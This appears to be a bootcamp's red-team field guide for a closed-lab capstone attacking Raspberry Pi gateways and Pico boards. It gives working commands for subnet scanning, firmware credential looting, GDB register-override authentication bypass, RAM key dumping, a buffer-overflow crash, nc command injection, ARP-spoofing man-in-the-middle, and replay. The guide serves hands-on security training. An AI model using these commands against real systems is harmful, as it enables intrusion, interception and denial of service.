

Day 4 Capstone: Red Team Field Guide

Operation Air-Gap. Full Kill-Chain Combat on the Tactical Payload Gateway.

Hunt. Breach. Chain. Persist.

This is the offensive playbook for the Day 4 capstone. You are not running one attack. You are running the whole bootcamp end to end against live nodes on the closed lab network. Everything from Days 1 through 4 becomes one chained assault. Map the surface, loot the firmware, hijack the debug port, smash the stack, hijack the wire, and try to make it stick.

There are no assigned partners and no handed-out IP list. Every training node in the room is a target, and yours is one of them, so you defend while you attack. Read the Blue Team Field Guide too. You cannot beat a defense you do not understand.

RULES OF ENGAGEMENT: ALL BETS ARE OFF (INSIDE THE WIRE)


No assigned partners. No handed-out IP list. Every CЕСCP training node on the closed lab network is a valid target, and yours is one of them.

The one line you do not cross: this stays on the isolated lab subnet. Only the CЕСCP training nodes are in play. Nothing leaves this room, and no host outside the lab network is ever touched. The instructor's word ends the round, instantly.

Everything else is fair game. Hunt hard, defend harder.

The Capstone Kill Chain

Six stages, one node. Chain them on the same target for bonus points.



Deeper red means deeper compromise. The further down the chain you drive a node, the more it scores.

Each stage reuses a lab your kit is already set up for. Nothing new to build.

Figure 1. The capstone kill chain. Drive one node as far down the chain as you can.

How the chain scores

Each stage you land on a node earns points. Driving the same node deeper earns a chain bonus. A node you only scanned is worth little. A node you reconned, looted, hijacked, crashed, and injected is worth a lot. Depth beats noise.

Network model: no Wi-Fi

The onboard Wi-Fi on these boards is not used. The IP-addressable gateway runs on each defender's Raspberry Pi 3B station on the closed wired lab network, the same way the Day 2 peer drill ran its target on the Pi. The Pico WH stays as your SWD and serial hardware target for the debug and overflow stages.

Two ways to reach a target. On your own bench you attack the Pico over real SWD with the Debug Probe, exactly like Labs 1.1, 2.1, and 2.2. Across the room you attack the gateway on a partner's Pi over the wired network. The moves are the same. Only the wire changes.

Check the target architecture first. `uname -m` prints `armv7l` for 32-bit, where the register override is set `$r0 = 1`. It prints `aarch64` for 64-bit, where you use set `$x0 = 1` instead.

Your Toolkit

Everything is already staged in `~/Desktop/CESC_Labs` from the week's labs. Nothing new to install.

- **Recon:** `nmap` for host discovery, service fingerprinting, and port scanning over the wired subnet, plus `arp` to map who is on the wire. (Modules 13 and 14)
- **Reversing:** `strings` and `binwalk` against the staged firmware image. (Day 3, Lab 3.1)
- **Debug:** `OpenOCD`, `gdb-multiarch`, and `gdbserver` for the SWD and network attach paths. (Days 1 and 2)
- **Serial:** `minicom` to reach the command parser over the console. (Day 3, Lab 3.2)
- **Network:** `nc` to inject the override on the telemetry port, and a wired man-in-the-middle to intercept and modify traffic in flight. (Day 4, Lab 4.1, Module 11)

Stage 1. Recon and Surface Mapping

Source: Day 1 Interface Mapping and STRIDE to Silicon. Find every live node and every open door before you fire a shot.

1. Find your own subnet. The first three numbers tell you the range to scan.

```
hostname -I
```

What this does

`hostname -I` prints your address on the wired lab network, for example `192.168.50.24`. You scan that whole range, written `192.168.50.0/24`.

2. Sweep for live hosts, then find which ones expose the gateway. The gateway accepts commands on port 8080.

```
nmap -sn 192.168.50.0/24
nmap -p 8080 --open 192.168.50.0/24
```

What this does

nmap -sn is a ping sweep that lists every live host, no port probing. nmap -p 8080 --open then reports only the hosts with the telemetry port open. Those are your gateways.

3. Fingerprint the service so you know what you are talking to, and map the wire so you know who else is on it.

```
nmap -sV -p 8080 192.168.50.0/24
arp -a
```

What this does

nmap -sV probes the open port to name the service and version, which tells you whether the channel is plain or already wrapped in TLS. arp -a lists the IP and MAC pairs your station has seen on the wired segment, the map you need for the man-in-the-middle in Stage 5.

Each open port is an exposed interface, the network twin of an unmarked debug pad from Day 1. Write your target list. Skip your own IP. You defend that one. STRIDE category: Information Disclosure.

Stage 2. Firmware Asset Loot

Source: Day 3 Lab 3.1, Static Firmware Reversing. Rip secrets out of the shipped image before you touch a live node.

1. Move into the firmware workspace and confirm the staged image. (This reuses the Lab 3.1 target. Nothing new to build.)

```
cd ~/Desktop/CESC_Labs/Firmware_Reversing
ls -la firmware.bin
```

2. Mine the binary for plaintext secrets. Each filter prints readable text that matches the keyword.

```
strings firmware.bin | grep -i "key"
strings firmware.bin | grep -i "admin"
strings firmware.bin | grep -i "passwd"
strings -n 6 firmware.bin | grep -iE "key|admin|passwd|backdoor|secret|token"
```

What this does

strings pulls every readable text run out of a binary. Piping to grep filters for developer keywords. The last line raises the minimum length to cut noise and searches several words at once. You are hunting a line that sets a maintenance password with an equals sign.

3. Carve any hidden filesystem. Then browse what it pulled out.

```
binwalk -eM firmware.bin  
ls -R _firmware.bin.extracted/
```

What this does

binwalk scans the image for known signatures. -e extracts what it finds and -M rescans the carved output. Expect a filesystem near offset 0x00010000 with hidden config inside.

You now hold a maintenance credential the defender forgot to strip. Pocket it. It is your way back into the gateway. STRIDE: Information Disclosure leading to Spoofing.

Stage 3. Debug Hijack and Key Extraction

Source: Day 1 Lab 1.1 plus Day 2 Labs 2.1 and 2.2. Freeze the core, walk past the access gate, and carve the live key.

Path A. Hardware over SWD (your bench)

1. Wire the Debug Probe D port to the 3-pin header: Orange to SWCLK, Black to GND, Yellow to SWDIO. Start the OpenOCD bridge.

```
sudo openocd -f interface/cmsis-dap.cfg -f target/rp2040.cfg \  
-c "adapter speed 5000"
```

What this does

OpenOCD opens a debug bridge to the chip over SWD and listens on local port 3333 for GDB. adapter speed 5000 sets the clock. On this image the speed flag must come after the target file or the connection drops.

2. Attach, run to the access gate, and force the result register so the check reads as a pass.

```
gdb-multiarch  
(gdb) target remote localhost:3333  
(gdb) monitor reset halt  
(gdb) break YOUR_AUTH_FUNCTION  
(gdb) continue  
(gdb) finish
```

```
(gdb) info registers
(gdb) set $r0 = 1
(gdb) stepi
```

What this does

You halt the core, stop at the gate function, let it return, then overwrite the result register so a failed check looks like a pass. `set $r0 = 1` is the 32-bit override. On a 64-bit target use `set $x0 = 1`. You are now authorized with no password.

3. Dump the live SRAM and search it for the plaintext flag.

```
(gdb) dump memory ~/Desktop/CESC_Labs/ram_dump.bin 0x20000000 0x20040000
(gdb) quit
strings ram_dump.bin | grep -i flag
```

4. Carve the cold-boot key (Lab 2.2). Power cycle, let the loop run so the key loads, then halt in place. Do not reset halt, which wipes the key.

```
(gdb) monitor halt
(gdb) x/32xb 0x20000100
(gdb) dump binary memory ~/Desktop/CESC_Labs/extracted_key.pem 0x20000100
0x20000120
```

What this does

`x/32xb 0x20000100` prints 32 bytes of raw memory. You are looking for a dense, unpadding block with no repeating filler. That pattern is a real key sitting in RAM. The dump line carves it to disk.

Path B. Network over gdbserver (across the room)

When a target is not on your bench, use the Day 2 peer bridge. The defender's exposed node runs gdbserver. You attach to their IP and run the same moves.

```
gdb-multiarch ./auth_gate
(gdb) target remote TARGET_IP:4444
(gdb) break check_access
(gdb) continue
(gdb) finish
(gdb) set $r0 = 1          # 32-bit, or set $x0 = 1 on 64-bit
(gdb) continue
(gdb) x/s &access_flag
(gdb) x/32xb &session_key
```

What this does

target remote TARGET_IP:4444 reaches across the network to the partner's frozen program instead of a chip over SWD. The freeze, the register override, and the memory read are identical to the hardware lab.

One register write bypassed authentication and a single memory read lifted a plaintext key. STRIDE: Elevation of Privilege, Information Disclosure, and Tampering at once.

Stage 4. Memory Corruption Strike

Source: Day 3 Lab 3.2, Buffer Overflow. Crash an unhardened node's command parser.

1. Open the serial console to the target's command interface.

```
minicom -b 115200 -o -D /dev/ttyACM0
```

2. Generate a clean oversized payload, paste it at the prompt, and press Enter.

```
python3 -c "print('A'*200)"
```

What this does

The parser reads into a 64-byte buffer with an unbounded `gets()` call. A 200-character payload runs off the end of the buffer and corrupts the stack. The onboard piezo buzzer sounds and the core stops responding. That is your crash.

An unbounded read turned a long string into a denial of service. On a bare-metal MCU with no memory isolation, the same bug can become code execution. STRIDE: Denial of Service, with a path to Elevation of Privilege.

Stage 5. Network Injection and Man-in-the-Middle

Source: Day 4 Lab 4.1, reworked for the wired net. Force an unauthorized state change across the closed network, room-wide.

Direct injection

1. Inject the override at a gateway from your list. Replace TARGET_IP with a Pi that showed port 8080 open.

```
echo "CMD_OVERRIDE_SYSTEM_STATE=TRUE" | nc -w 1 TARGET_IP 8080
```

What this does

nc opens a one-shot connection to the gateway's telemetry port and pipes the fake command in.

The gateway has no message authentication, so it trusts the command and flips its state. You confirm the breach in the gateway's response or its status output.

2. Go wide. Loop your whole target list and hit every open gateway in one run.

```
for ip in 192.168.50.11 192.168.50.12 192.168.50.13; do
  echo "CMD_OVERRIDE_SYSTEM_STATE=TRUE" | nc -w 1 "$ip" 8080
done
```

Get in the middle with ARP spoofing

Direct injection is loud. A wired man-in-the-middle is quieter and stronger. You poison the ARP cache so the gateway's traffic routes through your station, then you can read it, change it, or replay it.

1. Turn your station into a router so the traffic you intercept still flows and neither side notices.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

2. Poison both sides. Tell the gateway you are the controller, and tell the controller you are the gateway. Swap in your target pair.

```
sudo arpspoof -i eth0 -t GATEWAY_IP CONTROLLER_IP
sudo arpspoof -i eth0 -t CONTROLLER_IP GATEWAY_IP
```

What this does

ARP has no authentication, so a forged reply rewrites a victim's ARP cache. `arpspoof` sends those forged replies so both hosts believe your MAC is the other end. Their traffic now passes through you. With IP forwarding on, the link looks normal to both sides.

3. Watch and replay. With the traffic in your hands, capture a real command and re-send it whenever you want.

```
sudo tcpdump -i eth0 -A host GATEWAY_IP and port 8080
# replay a captured override at will:
echo "CMD_OVERRIDE_SYSTEM_STATE=TRUE" | nc -w 1 GATEWAY_IP 8080
```

What this does

Because you are in-path, `tcpdump` on your wired interface now shows the gateway's traffic, not just your own. A plaintext command you capture here can be replayed forever against a gateway that has no anti-replay protection.

Unauthenticated telemetry means a stranger's command is obeyed, and an unauthenticated wire means you can sit in the middle of it. This is the live version of the MIL-STD-1553 flaw. STRIDE: Spoofing, Tampering, and Information Disclosure.

Stage 6. Persist via OTA and Rollback

Source: Day 4 Module 12, OTA Updates. Advanced and instructor-staged. Make your foothold survive a reboot or a patch.

- The move. When a node accepts updates, try to push an older but validly signed image, a rollback, or an unsigned image over the same channel. If the node installs it, your vulnerable version is back and your access persists.
- Why it can work. A valid signature alone does not prove the firmware is still safe. Old signed images live in vendor caches, update logs, and field service tools.
- How to run it. This stage needs the instructor to stage an update endpoint. Treat a successful rollback as the grand prize, a node you can re-own at will.

Persistence beats a one-time breach. A node you can downgrade is a node you own across time. STRIDE: Tampering and Elevation of Privilege. (Module 12)

Recommended Additional Attacks

Once the core chain works, layer these on for more complexity. Each draws from a handbook module. Ask your instructor before running anything that touches the shared network.

- **Replay the captured override.** From your man-in-the-middle position, save a real command and re-send it later. This beats any gateway with no anti-replay protection. (Module 11)
- **Flood the gateway, a denial of service.** Open connections to port 8080 faster than the gateway can clear them so it stops serving real traffic. This is the wired stand-in for jamming. (Module 4, STRIDE denial of service)
- **Hijack the live session.** From the middle of the wire, inject your command into an open, unauthenticated gateway session instead of starting your own. (Modules 11, 13, and 14)
- **Bus Controller impersonation and Remote Terminal denial.** On the 1553 emulation, pose as the Bus Controller or flood a Remote Terminal to deny service. (Lab 4.1 objective, Module 16 case study)
- **MQTT topic abuse.** If a gateway speaks MQTT, subscribe to telemetry topics or publish forged commands where topic authorization is missing. (Module 11, Secure MQTT)
- **UART console raid.** A live serial console on the Pico can hand you a shell or boot commands. Probe it like Day 1. (Modules 2 and 3, hardware interfaces)
- **Side-channel peek.** Watch timing around the crypto routine to leak key bits while the key is processed in normal RAM. (Module 7, side-channel exposure)
- **Think in attack trees.** Chain paths the way the handbook teaches: UART discovery, then bootloader interaction, then flash dumping, then key recovery, then unauthorized firmware loading. (Module 4, attack trees)

Red Team Scorecard

Mark every action you land. Driving the same node deeper down the chain earns the bonuses at the bottom. Add it up. Highest total takes the room.

Action	Points	Earned
Stage 1: built a target list from a wired scan and fingerprint	1	
Stage 2: looted the maintenance credential out of firmware.bin	2	
Stage 3: bypassed the access gate with a register override	3	
Stage 3: carved a plaintext key out of live memory	3	
Stage 4: crashed an unhardened node, buzzer sounding	2	
Stage 5: forced an unauthorized state over the wired network	2	
Stage 5: man-in-the-middle established and a command replayed	2	
Stage 6: landed a rollback or unsigned image (advanced)	4	
Chain bonus: drove one node through three or more stages	4	
Chain bonus: full chain on one node, Stage 1 through Stage 5	6	
Total possible	29	

A flashy single breach loses to a patient full chain. The scoring rewards the operator who owns one node completely over the one who pokes ten.

Operator's Debrief

Every breach you landed maps to a missing control. The open port was a surface you mapped. The credential was a secret left in the binary. The register override was an open debug track. The crash was an unbounded input. The injection was an unauthenticated channel. Hand your findings to the Blue side. The reason you attack is to prove exactly what must be fixed, and the Blue guide closes every door you just walked through.

Instructor staging

Put all Pi stations on the same closed wired lab subnet, with the gateway listener running on each Pi on port 8080, reachable Pi to Pi and blocked from outside. The Pico WH stays as the SWD and serial target. The onboard Wi-Fi is not used.

Confirm nmap and dsniiff, which provides arpspoof, are installed, and that the Lab 3.1 firmware.bin, Lab 3.2 serial target, and Lab 2.x debug targets are staged in ~/Desktop/CESC_Labs. Stage an update endpoint only if you are running Stage 6. Keep a roster of node IPs for grading, but do not hand it to students.